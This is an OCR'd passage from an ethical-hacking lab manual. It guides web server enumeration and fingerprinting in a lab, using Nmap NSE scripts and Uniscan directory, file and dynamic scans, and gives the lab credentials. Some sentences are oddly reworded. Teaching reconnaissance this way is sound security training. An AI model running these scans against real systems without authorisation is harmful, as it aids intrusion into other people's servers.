


Figure 1.6.1: Launch MATE terminal

2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory
5. Enumerate the directories used by web servers and web applications, in the terminal window. Type **nmap -sV --script=http-enum <target website>** and press **Enter**.
6. In this scan, we are enumerating the **www.goodshopping.com** website.

TASK 6.1

Enumerate Web Server using Nmap

The web applications that are available on the Internet may have vulnerabilities. Some hackers' attack strategies may need the Administrator role on your server, but sometimes they simply need sensitive information about the server. Utilizing Nmap and http-enum.nse content returns a diagram of those applications, registries, and records uncovered. This way, it is possible to check for vulnerabilities or abuses in databases.



Figure 1.6.2: HTTP-Enum on target host

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Through this technique, it is possible to discover genuine (and extremely dumb) security imperfections on a site such as some sites (like WordPress and PrestaShop) that maintain accessibility to envelopes that ought to be erased once the task has been settled. Once you have identified a vulnerability, you can discover a fix for it.

7. This script enumerates and provides you with the output details, as shown in the screenshot.




Figure 1.6.3: HTTP-Enum on target host result

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. The next step is to discover the hostnames that resolve the targeted domain.
9. In the terminal window, type **nmap --script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap- www.goodshopping.com** and press **Enter**.






Figure 1.6.4: Host Map on target host

10. Perform an HTTP trace on the targeted domain. In the terminal window, type **nmap --script http-trace -d www.goodshopping.com** and press **Enter**.
11. This script will detect a vulnerable server that uses the TRACE method by sending an HTTP TRACE request that shows if the method is enabled or not.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.6.5: Host Map on target host result

12. Now, check whether Web Application Firewall is configured on the target host or domain. In the terminal window, type **nmap -p80 --script http-waf-detect www.goodshopping.com** and press **Enter**.
13. This command will scan the host and attempt to determine whether a web server is being monitored by an IPS, IDS, or WAF.
14. This command will probe the target host with malicious payloads and detect the changes in the response code.




Figure 1.6.6: WAF Detection on target host result

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. This concludes the demonstration of how to enumerate web server information using the Nmap Scripting Engine (NSE).
16. Close the terminal windows on the **Parrot Security** virtual machine.
17. Turn off the **Windows Server 2019** virtual machine.

TASK 7 Uniscan Web Server Fingerprinting in Parrot Security

Note: Ensure that the **Parrot Security** virtual machine is running.

TASK 7.1

Start WampServer in Windows Server 2016

1. Turn on the **Windows Server 2016** virtual machine and log in with the credentials **Administrator** and **pa$$word**.
2. Start WAMPServer on the **Windows Server 2016** virtual machine. Double-click the **WAMPServer** shortcut icon on **Desktop** to start the service.
3. Wait until the WAMPServer icon turns **green** in the notification area, as shown in the screenshot.
4. Leave the **Windows Server 2016** virtual machine running and switch to the **Parrot Security** virtual machine.



Figure 1.7.1: Windows Server 2016 WAMP Server

5. Now, on the **Parrot Security** virtual machine, click the **MATE Terminal** icon from the menu bar to launch the terminal.
6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

8. Now, type **cd** and press **Enter** to jump to the root directory

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 7.2

View Uniscan Help Options

Uniscan is a versatile server fingerprinting tool that not only performs simple commands like ping, traceroute, and nslookup, but also does static, dynamic, and stress checks on a web server. Apart from scanning websites, uniscan also performs automated Bing and Google searches on provided IPs. Uniscan takes all of this data and combines them into a comprehensive report file for the user.

9. In the terminal window, type **uniscan -h** and hit **Enter** to display the uniscan help options.
10. The help menu appears, as shown in the screenshot. First, use the **-q** command to search for the directories of the web server.




Figure 1.7.2: Uniscan help command

TASK 7.3

Perform Directory Scan

11. In the terminal window, type **uniscan -u http://10.10.10.16:8080/CEH -q** and hit **Enter** to start scanning for directories.
12. Here, 10.10.10.16 is the IP address of the **Windows Server 2016** virtual machine. This may vary in your lab environment.
13. In the above command, the -u switch is used to provide the target URL, and the -q switch is used to scan the directories in the web server.



Figure 1.7.3: Run uniscan with -q command

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Uniscan starts performing different tests on the webserver and discovering **web directories**, as shown in the screenshot.

Note: Scroll to analyze the complete output of the scan. It should take approximately 10 minutes for the scan to finish.




Figure 1.7.4: Uniscan showing found directories

TASK 7.4

Perform File Check

15. Now, run uniscan using two options together. Here **-w** and **-e** are used together to enable the file check (robots.txt and sitemap.xml file). In the terminal window, type **uniscan -u http://10.10.10.16:8080/CEH -we** and hit **Enter** to start the scan.



Figure 1.7.5: Uniscan command with -we option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. Uniscan starts the file check and displays the results, as shown in the screenshot.

Note: Scroll to analyze the complete scan result. It should take approximately 10 minutes for the scan to finish.




Figure 1.7.6: Uniscan displaying scan results

TASK 7.5

Perform Dynamic Tests

17. Now, use the dynamic testing option by giving the command **-d**. Type **uniscan -u http://10.10.10.16:8080/CEH -d** and hit Enter to start a dynamic scan on the web server.




Figure 1.7.7: Run uniscan with -d option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. Uniscan starts performing dynamic tests, obtaining more information about email-IDs, Source code disclosures, and external hosts.

Note: Scroll to analyze the complete output of the scan. It should take approximately 10 minutes for the scan to finish.




Figure 1.7.8: Uniscan displaying scan results

19. Uniscan displays the **PHP info**, as shown in the screenshot below. Close the terminal window.




Figure 1.7.9: Uniscan displaying PHP info

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 7.6

View Report

20. After scanning, navigate to **/usr/share/uniscan/report** and right-click on **10.10.10.16.html**. Hover your mouse cursor on **Open With** and click **Firefox** from the menu to view the scan report.

